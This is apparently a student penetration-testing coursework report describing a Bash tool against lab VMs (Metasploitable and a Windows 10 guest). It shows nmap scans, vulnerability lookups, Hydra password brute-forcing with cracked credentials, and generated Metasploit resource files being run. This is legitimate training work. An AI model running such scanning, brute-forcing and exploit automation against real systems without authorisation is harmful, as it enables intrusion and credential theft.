Penetration Testing Project

Project Breach Point: Part 1

Name: Tan You

Unit: CCK2_250506

Student Code: S29

Trainer Name: Tushar

Table of Contents

Introduction.

The aim of this project is to make a tool that is able to conduct a simplified version of what an attacker would do: Reconnaissance, Information Gathering, Vulnerability assessment, Exploitation, and Exfiltration.

This project will demonstrate a tool that is able to do the following:

1. Scan a range of hosts from a given network, find out who are live and their available services.
2. Enumerate those services for their service version, look up potential vulnerabilities, and conduct basic brute-force password guessing on appropriate services

3. Conduct a stronger brute-force password guessing on Secure Shell (SSH), Remote Desktop Protocol (RDP), File Transfer Protocol (FTP), and Server Message Block (SMB).
4. Create a resource file for Metasploit MSFconsole to automatically conduct an exploit, create a background handler, or use the local exploit suggester.
5. Create a payload with necessary options.
6. Generate Linux or Windows commands to search for important documents, copy them, compress them, encode them and send them back to the attacker.

Showing the help menu and helping the user

Upon first use, users may not know how the program works. If the user simply runs the program without any arguments, the program will inform the user to use the “-h” option. If the user gives the “-h” argument, the help menu will show up:

```
┌──(kali㉿kali)-[~/Documents/PT_SOC_WF_Project]
└─$ ./CCK_250506.s29.sh
No options given. Use the '-h' options to see the help menu.

┌──(kali㉿kali)-[~/Documents/PT_SOC_WF_Project]
└─$ ./CCK_250506.s29.sh -h

Required software:
msfconsole
msfvenom
hydra
nmap
seclists

Usage: sudo ./CCK_250506.s29.sh [OPTIONS]

Options:
    -h                          Displays this help menu and exit
    -n [NETWORK_RANGE]          Network range to scan. The mask must also be given (see example)
    -d [DIR_NAME]               Optional argument. Fully qualified name of output directory that all results will be saved into.
                                If no name is give, a default name of the network range will be used.
                                And the directory will be created where this program is ran.
    -s [b or f]                 Scan type. 'b' for basic scan, 'f' for full scan.

Example:

sudo ./CCK_250506.s29.sh 192.168.1.0/24 -s b
sudo ./CCK_250506.s29.sh 172.16.1.0/16 -d /home/user/test_dir -s f


┌──(kali㉿kali)-[~/Documents/PT_SOC_WF_Project]
└─$ ./CCK_250506.s29.sh -n 192.168.152.128/27 -s b
Root/Superuser privileges are required to run this script. Use the '-h' option to see the help menu
```

The help menu not only informs the user of the arguments used, but it also provides examples of potential usages of the program, and the necessary software required to install for the program to run properly.

The program also requires superuser permissions in order to run properly. Thus, if the user gives all of the correct arguments, but no superuser permissions, the script will inform the user of this.

If the user gives incorrect arguments, the program will also inform of each argument that is wrong:

```
┌──(kali㉿kali)-[~/Documents/PT_SOC_WF_Project]
└─$ sudo ./CCK_250506.s29.sh  -n 192.168.152.128/27r4343 -d /home/kali/Documents/PT_SOC_WF_Project/test_wrong_dir -s T
Running program, checking for errors in input.
Ip address range must be in a proper format.
Directory name given does not exist.
Scan type must be either 'b' or 'f'.
There were errors. Use the '-h' options to see the help menu
```

Scanning for live hosts and ports

If the program passes the superuser check and input check, the first thing the program does is to find all live hosts within the network, excluding the user itself. This is needed for subsequent port scanning and version enumeration:

```
┌──(kali㉿kali)-[~/Documents/PT_SOC_WF_Project]
└─$ sudo ./CCK_250506.s29.sh  -n 192.168.152.128/27 -s f
Running program, checking for errors in input.
No Directory name given. Network range will be used as the default directory
No errors could be found. Continuing...
_____________________

Creating log file at: 192.168.152.128_27/2025-09-30_01-32-51+logs.txt
Scanning for all live hosts:
Scanning for available live hosts
current host's ip address is: 192.168.152.128
Currently live hosts' ip addresses are:
192.168.152.134
192.168.152.136
_____________________
```

Once the available live hosts are found, each host is scanned for open TCP and UDP ports:

```
_____________________

Scanning all live hosts' available TCP ports...
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-30 01:32 EDT
Nmap scan report for msf1 (192.168.152.134)
Host is up (0.0011s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
```

```
Nmap scan report for 192.168.152.136
Host is up (0.0021s latency).
Not shown: 55479 closed tcp ports (reset), 10044 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
7680/tcp  open  pando-pub
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
49712/tcp open  unknown
49737/tcp open  unknown
MAC Address: 00:0C:29:26:E8:F0 (VMware)

Nmap done: 2 IP addresses (2 hosts up) scanned in 25.77 seconds
_____________________
```

Version scanning and Operating System detection

For each live hosts, they are scanned for their Operating System (OS) version, and for each of their open ports, which service versions they are running on. A periodic 30s checkup is provided to the user to inform them of the progress of the scan:

```
Service Version Scan of all ports.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-30 01:33 EDT
Stats: 0:00:32 elapsed; 0 hosts completed (2 up), 2 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 01:34 (0:00:07 remaining)
Stats: 0:01:00 elapsed; 0 hosts completed (2 up), 2 undergoing Service Scan
Service scan Timing: About 82.22% done; ETC: 01:35 (0:00:12 remaining)
Stats: 0:01:30 elapsed; 0 hosts completed (2 up), 2 undergoing Service Scan
Service scan Timing: About 97.78% done; ETC: 01:35 (0:00:02 remaining)
Stats: 0:02:02 elapsed; 0 hosts completed (2 up), 2 undergoing Service Scan
Service scan Timing: About 97.78% done; ETC: 01:36 (0:00:03 remaining)
Nmap scan report for msf1 (192.168.152.134)
Host is up (0.00084s latency).
Not shown: 12 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
```

```
MAC Address: 00:0C:29:0F:DC:DB (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN, METASPLOITABLE; OSs: Unix, Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microso
ft:windows

Nmap scan report for 192.168.152.136
Host is up (0.00054s latency).
Not shown: 30 closed tcp ports (conn-refused), 1 closed udp ports (port-unreach)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
7680/tcp  open  pando-pub?
49664/tcp open  msrpc         Microsoft Windows RPC
```

```
MAC Address: 00:0C:29:26:E8:F0 (VMware)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 21H2
Network Distance: 1 hop
Service Info: Host: DESKTOP-Q5VV844; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 134.30 seconds
```

Some ports' banners appears to not have an answer, for example, port 445 of the windows machine being scanned does not have a version. This is a limitation of version scanning using nmap, as it is not able to enumerate every version.

Basic password guessing

After version and OS scanning, each available service that would have credentials login would be brute forced with a short username and password list. Sometimes, we will not get a result due to firewalls:

```
Simple weak password checking of all possible logins:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-30 02:54 EDT
WARNING: Your ports include "U:" but you haven't specified UDP scan with -sU.
Stats: 0:00:30 elapsed; 0 hosts completed (2 up), 2 undergoing Script Scan
NSE Timing: About 99.91% done; ETC: 02:55 (0:00:00 remaining)
Stats: 0:01:00 elapsed; 0 hosts completed (2 up), 2 undergoing Script Scan
NSE Timing: About 99.91% done; ETC: 02:55 (0:00:00 remaining)
Stats: 0:01:30 elapsed; 0 hosts completed (2 up), 2 undergoing Script Scan
NSE Timing: About 99.91% done; ETC: 02:56 (0:00:00 remaining)
Stats: 0:02:00 elapsed; 0 hosts completed (2 up), 2 undergoing Script Scan
NSE Timing: About 99.76% done; ETC: 02:56 (0:00:00 remaining)
Nmap scan report for msf1 (192.168.152.134)
Host is up (0.00033s latency).
Not shown: 12 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-brute:
|   Accounts: No valid accounts found
|   Statistics: Performed 0 guesses in 1 seconds, average tps: 0.0
|_  ERROR: The service seems to have failed or is heavily firewalled...
```

Other times, results will be obtained, and shown to the user:

```
512/tcp   open  exec
| rexec-brute:
|   Accounts:
|     root:root - Valid credentials
|     pi:pi - Valid credentials
|     ftp:ftp - Valid credentials
|     oracle:oracle - Valid credentials
|     puppet:puppet - Valid credentials
|     ec2-user:ec2-user - Valid credentials
|     ansible:ansible - Valid credentials
|     vagrant:vagrant - Valid credentials
|     administrator:administrator - Valid credentials
|     mysql:mysql - Valid credentials
|     test:test - Valid credentials
|     admin:admin - Valid credentials
|     user:user - Valid credentials
|     guest:guest - Valid credentials
|     adm:adm - Valid credentials
|     info:info - Valid credentials
|     azureuser:azureuser - Valid credentials
|_  Statistics: Performed 18 guesses in 2 seconds, average tps: 9.0
```

If the user requires more advanced password guessing against some key services, they can use that option later on.

Basic vulnerability analysis

Vulnerability analysis will only run if the user requested a “Full Scan” i.e. the ‘f’ argument. For each live hosts’ service, we enumerate their version to find possible vulnerabilities associated with them. Note that this analysis does not confirm if said vulnerability found would work on the service.

Nmap runs first to show possible vulnerabilities:

```
ull scan requested: Simple vulnerability checking of all available services:
tarting Nmap 7.95 ( https://nmap.org ) at 2025-09-30 02:56 EDT
ARNING: Your ports include "U:" but you haven't specified UDP scan with -sU.
tats: 0:00:05 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
SE Timing: About 0.00% done
```

```
21/tcp    open   ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.securityfocus.com/bid/48539
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
22/tcp    open   ssh
23/tcp    open   telnet
25/tcp    open   smtp
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
53/tcp    open   domain
80/tcp    open   http
111/tcp   open   rpcbind
135/tcp   closed msrpc
139/tcp   open   netbios-ssn
445/tcp   open   microsoft-ds
512/tcp   open   exec
513/tcp   open   login
514/tcp   open   shell
1099/tcp  open   rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp  open   ingreslock
```

Then, using searchsploit, and passing in the output from version scanning from nmap, we are able to lookup for more potential vulnerabilities:

```
X11R6 < 6.4 XKEYBOARD (Solaris/SPARC) - Local Buffer Overflow (1)                                | solaris/local/2330.c
X11R6 < 6.4 XKEYBOARD (Solaris/SPARC) - Local Buffer Overflow (2)                                | solaris/local/2360.c
XFree86 X11R6 3.3 XDM - Session Cookie Guessing                                                  | unix/remote/20993.c
XFree86 X11R6 3.3.2 XMan - ManPath Environment Variable Buffer Overflow                          | linux/local/21010.sh
XFree86 X11R6 3.3.5/3.3.6/4.0 Xserver - Denial of Service                                        | linux/dos/19950.c
XFree86 X11R6 3.3.x - Font Server Remote Buffer Overrun                                          | unix/remote/22036.pl
Xorg X11 Server (AIX) - Local Privilege Escalation                                               | aix/local/45938.pl
Xorg X11 Server - Local Privilege Escalation (Metasploit)                                        | unix/local/47701.rb
Xorg X11 Server - SUID privilege escalation (Metasploit)                                         | multiple/local/45908.rb
xorg-x11-server 1.20.3 - Privilege Escalation                                                    | openbsd/local/45742.sh
xorg-x11-server < 1.20.1 - Local Privilege Escalation                                            | linux/local/45832.py
xorg-x11-server < 1.20.3 (Solaris 11) - 'inittab Local Privilege Escalation                      | solaris/local/46142.sh
xorg-x11-server < 1.20.3 - 'modulepath' Local Privilege Escalation                               | multiple/local/45922.sh
xorg-x11-server < 1.20.3 - Local Privilege Escalation                                            | multiple/local/45697.txt
-------------------------------------------------------------------------------------------------- ----------------------------------
 Shellcode Title                                                                                 |  Path
-------------------------------------------------------------------------------------------------- ----------------------------------
OSX/PPC - execve(/usr/X11R6/bin/xterm) Shellcode (141 bytes)                                     | osx_ppc/13487.c
-------------------------------------------------------------------------------------------------- ----------------------------------
 Paper Title                                                                                     |  Path
-------------------------------------------------------------------------------------------------- ----------------------------------
PoC || GTFO 0x11                                                                                 | docs/english/40623-poc--gtfo-0


-------------------------------------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                                                   |  Path
-------------------------------------------------------------------------------------------------- ----------------------------------
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)                                     | linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow                                          | windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute                                                   | linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service                                                        | windows/dos/27407.pl
-------------------------------------------------------------------------------------------------- ----------------------------------
Shellcodes: No Results
Papers: No Results
```

Option menu

After the scanning is done, the option menu appears, letting the user pick 1 of 4 options to proceed, or to exit the program:

```
_____________________
_____________________


Choose your option:
1) Look for weak login credentials in common network services (SSH, RDP, FTP, and SMB).
2) Create a .rc file to use Metasploit to automate the use of exploits / suggester / handler.
3) Generate a payload.
4) Gemerate commands to exfiltrate data.
5) Quit the program.
Input: 1
Weak login credentials chosen
_____________________
```

Advanced password guessing

If the user chose option 1, the user is able to conduct a much stronger brute force password guessing against the live hosts that have SSH, FTP, RDP and SMB.

First, the user is asked if they want to provide another username and password list for the program to use. Otherwise, the defaults will be used:

```
5) Quit the program.
Input: 1
Weak login credentials chosen
_____________________

The default username list is at: /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt
Press Enter to use default, otherwise enter a fully qualified path to another one:
The default password list is at: /usr/share/wordlists/seclists/Passwords/Common-Credentials/10-million-password-list-top-100.txt
Press Enter to use default, otherwise enter a fully qualified path to another one:
targeting 192.168.152.134
```

The program will proceed to attack each host in turn, each service in turn, to find any possible usernames and passwords:

```
testing credentials against: ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bindin
g, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-30 04:40:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1717 login tries (l:17/p:101), ~108 tries per task
[DATA] attacking ftp://192.168.152.134:21/
[STATUS] 288.00 tries/min, 288 tries in 00:01h, 1429 to do in 00:05h, 16 active
[STATUS] 277.33 tries/min, 832 tries in 00:03h, 885 to do in 00:04h, 16 active
[21][ftp] host: 192.168.152.134   login: ftp   password: 123456
[21][ftp] host: 192.168.152.134   login: ftp   password: password
[21][ftp] host: 192.168.152.134   login: ftp   password: 12345678
[21][ftp] host: 192.168.152.134   login: ftp   password: qwerty
[21][ftp] host: 192.168.152.134   login: ftp   password: 123456789
[21][ftp] host: 192.168.152.134   login: ftp   password: 12345
[21][ftp] host: 192.168.152.134   login: ftp   password: 1234
[21][ftp] host: 192.168.152.134   login: ftp   password: 111111
[21][ftp] host: 192.168.152.134   login: ftp   password: 1234567
[21][ftp] host: 192.168.152.134   login: ftp   password: dragon
[21][ftp] host: 192.168.152.134   login: ftp   password: 123123
1 of 1 target successfully completed, 11 valid passwords found
```

If any credentials are found, they are stored in a file in the directory given, and the user can view the results subsequently:

```
results stored in 192.168.152.128_27/2025-09-30_04-30-05+192.168.152.134+ftp+21+weak_credentials.txt
┌──(kali㉿kali)-[~/Documents/PT_SOC_WF_Project]
└─$ cd 192.168.152.128_27

┌──(kali㉿kali)-[~/Documents/PT_SOC_WF_Project/192.168.152.128_27]
└─$ cat 2025-09-30_04-30-05+192.168.152.134+ftp+21+weak_credentials.txt
# Hydra v9.5 run at 2025-09-30 04:40:29 on 192.168.152.134 ftp (hydra -I -L /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/wordl
ists/seclists/Passwords/Common-Credentials/10-million-password-list-top-100.txt -s 21 -o 192.168.152.128_27/2025-09-30_04-30-05+192.168.152.134+ftp+21+weak_credent
ials.txt 192.168.152.134 ftp)
[21][ftp] host: 192.168.152.134   login: ftp   password: 123456
[21][ftp] host: 192.168.152.134   login: ftp   password: password
[21][ftp] host: 192.168.152.134   login: ftp   password: 12345678
[21][ftp] host: 192.168.152.134   login: ftp   password: qwerty
[21][ftp] host: 192.168.152.134   login: ftp   password: 123456789
[21][ftp] host: 192.168.152.134   login: ftp   password: 12345
[21][ftp] host: 192.168.152.134   login: ftp   password: 1234
[21][ftp] host: 192.168.152.134   login: ftp   password: 111111
[21][ftp] host: 192.168.152.134   login: ftp   password: 1234567
[21][ftp] host: 192.168.152.134   login: ftp   password: dragon
[21][ftp] host: 192.168.152.134   login: ftp   password: 123123
```

Generate Metasploit resource file

If the user chose option 2, the program will assist the user in generating a resource file that can be used in Metasploit's msfconsole. Three types of resource file can be generated:

1. Selecting a module, setting the option and running it.
2. Running a handler and setting the payload option.
3. Using local exploit suggester on a session

```
Creating Resource File chosen
─────────────────────
Please note that this option requires msfconsole to be installed on this machine.
─────────────────────
Choose which type of resource file to generate:
1. Use a module and set the options (default: auxiliary/scanner/ssh/ssh_login)
2. Use exploit/multi/handler with a selected payload (default payload: payload/generic/shell_reverse_tcp)
3. Use the local exploit suggester (default: session 0)
Enter your choice number here (leave empty for default: 1):
```

Creating a module

If the user selects option 1, the program will again inform the user of the default module used to generate the resource file.

```
Option chosen: Create Module.
The default module is auxiliary/scanner/ssh/ssh_login
Enter 1 to use the in-built search to find another module to use.
Otherwise, enter 0 to continue if you want to use default,
or you already know what module to use: 1
─────────────────────────
Searching for Module.
Module names are in this format: name/name/name
There can be more than 1 "/" in the name
Type in the module name in the format, or type 0 to exit:
```

Due to the large amount of possible modules to be used, the program will also assist the user in finding the module it needs. For example, if the user does not know where to start, by typing in anything, the program will show a list of folders available:

```
Type in the module name to continue searching, or type 0 to exit: a/a
ls: cannot access '/usr/share/metasploit-framework/modules/a.rb': No such file or directory
This was the best result of your search:
auxiliary encoders evasion exploits nops payloads post README.md
Type in the module name to continue searching, or type 0 to exit:
```

If the user continues to a folder, and does not know how to continue, the program will continue by showing that folder's content:

```
Type in the module name to continue searching, or type 0 to exit: auxiliary/e
ls: cannot access '/usr/share/metasploit-framework/modules/auxiliary/e.rb': No such file or directory
This was the best result of your search:
admin analyze bnat client cloud crawler dos example.py example.rb fileformat fuzzers gather parser pdf scanner server sniffer spoof sqli voip vsploit
Type in the module name to continue searching, or type 0 to exit:
```

This will continue, until either the user finds the module, or types in 0 to exit:

```
Type in the module name to continue searching, or type 0 to exit: auxiliary/scanner/s
ls: cannot access '/usr/share/metasploit-framework/modules/auxiliary/scanner/s.rb': No such file or directory
This was the best result of your search:
acpp afp amqp backdoor chargen couchdb db2 dcerpc dect discovery dlsw dns emc etcd finger ftp gopher gprs h323 http ike imap ip ipmi ivanti jenkins kademlia kerber
os ldap llmnr lotus mdns memcached misc mongodb motorola mqtt msf msmail msmq mssql mysql natpmp nessus netbios nexpose nfs nntp ntp openvas oracle pcanywhere pop3
 portmap portscan postgres printer quake rdp redis rogue rservices rsync sage sap scada sip smb smtp snmp sonicwall ssh ssl steam teamcity telephony telnet teradat
a tftp ubiquiti udp upnp varnish vmware vnc voice vxworks winrm wproxy wsdd x11
Type in the module name to continue searching, or type 0 to exit: auxiliary/scanner/ssh
This was the best result of your search:
apache_karaf_command_execution.rb cerberus_sftp_enumusers.rb detect_kippo.rb eaton_xpert_backdoor.rb fortinet_backdoor.rb juniper_backdoor.rb karaf_login.rb libssh
_auth_bypass.rb ssh_enum_git_keys.rb ssh_enumusers.rb ssh_identify_pubkeys.rb ssh_login_pubkey.rb ssh_login.rb ssh_version.rb
Type in the module name to continue searching, or type 0 to exit: auxiliary/scanner/ssh/ssh_login
This was the best result of your search:
/usr/share/metasploit-framework/modules/auxiliary/scanner/ssh/ssh_login.rb
Type in the module name to continue searching, or type 0 to exit:
```

The user can subsequently type in the module name found, or leave empty to use ssh_login as the module. Once that happens, the program runs msfconsole runs briefly to retrieve the options needed to set:

```
Module names are in this format: name/name/name
Enter your module choice here (leave empty to use default):
Looking for necessary options to fill in...

   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

These are the list of options in their default values for the module: auxiliary/scanner/ssh/ssh_login
For each option here that you wish to set differently, enter a comma seperated list of option and setting.
Example: rhosts 192.168.12.12,rport 12345,username test,user_as_pass true
Enter them here:
```

The user will be requested to type in a comma separated list of options to set. Once that is done, the program will ask if the user wants to run the resource file immediately:


```
Example: rhosts 192.168.12.12,rport 12345,username test,user_as_pass true
Enter them here: rhosts 192.168.152.134,rport 22,user_file /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt,pass_file /usr/share/wordlists/secli
sts/Passwords/Common-Credentials/top-passwords-shortlist.txt
Resource file stored at: 192.168.152.128_27/2025-09-30_03-01-38+auxiliary_scanner_ssh_ssh_login+output.rc
Do you wish to run the resource file now? (y/n)y
Metasploit tip: Open an interactive Ruby terminal with irb
```

If the user picks yes, msfconsole will be run immediately with the resource file:


```
Metasploit Documentation: https://docs.metasploit.com/

[*] Processing 192.168.152.128_27/2025-09-30_03-01-38+auxiliary_scanner_ssh_ssh_login+output.rc for ERB directives.
resource (192.168.152.128_27/2025-09-30_03-01-38+auxiliary_scanner_ssh_ssh_login+output.rc)> use auxiliary/scanner/ssh/ssh_login
resource (192.168.152.128_27/2025-09-30_03-01-38+auxiliary_scanner_ssh_ssh_login+output.rc)> set rhosts 192.168.152.134
rhosts ⇒ 192.168.152.134
resource (192.168.152.128_27/2025-09-30_03-01-38+auxiliary_scanner_ssh_ssh_login+output.rc)> set rport 22
rport ⇒ 22
resource (192.168.152.128_27/2025-09-30_03-01-38+auxiliary_scanner_ssh_ssh_login+output.rc)> set user_file /usr/share/wordlists/seclists/Usernames/top-usernames-sh
ortlist.txt
user_file ⇒ /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt
resource (192.168.152.128_27/2025-09-30_03-01-38+auxiliary_scanner_ssh_ssh_login+output.rc)> set pass_file /usr/share/wordlists/seclists/Passwords/Common-Credentia
ls/top-passwords-shortlist.txt
pass_file ⇒ /usr/share/wordlists/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt
resource (192.168.152.128_27/2025-09-30_03-01-38+auxiliary_scanner_ssh_ssh_login+output.rc)> exploit
[*] 192.168.152.134:22 - Starting bruteforce
```

Running a handler


If the user chose option 2, a handler resource file will be generated instead. Most of the functions work similarly to option 1, where users can still choose to find a payload:



The part that changes is when users have to type in their payload, as msfconsole reads payload module names differently compared to auxiliary and exploit modules:




The rest of the program from here works similar to option 1, and the user can still choose the run the resource file if desired:



Using local exploit suggester

For running local exploit suggester, this is very similar to the other options, but there is only one module called “local exploit suggester”, so that is used here:



```
Metasploit Documentation: https://docs.metasploit.com/

[*] Processing 192.168.152.128_27/2025-09-30_03-01-38+local_exploit_suggester+output.rc for ERB directives.
resource (192.168.152.128_27/2025-09-30_03-01-38+local_exploit_suggester+output.rc)> use post/multi/recon/local_exploit_suggester
resource (192.168.152.128_27/2025-09-30_03-01-38+local_exploit_suggester+output.rc)> set SESSION 1
SESSION ⇒ 1
resource (192.168.152.128_27/2025-09-30_03-01-38+local_exploit_suggester+output.rc)> exploit
[-] Session not found
[*] Post module execution completed
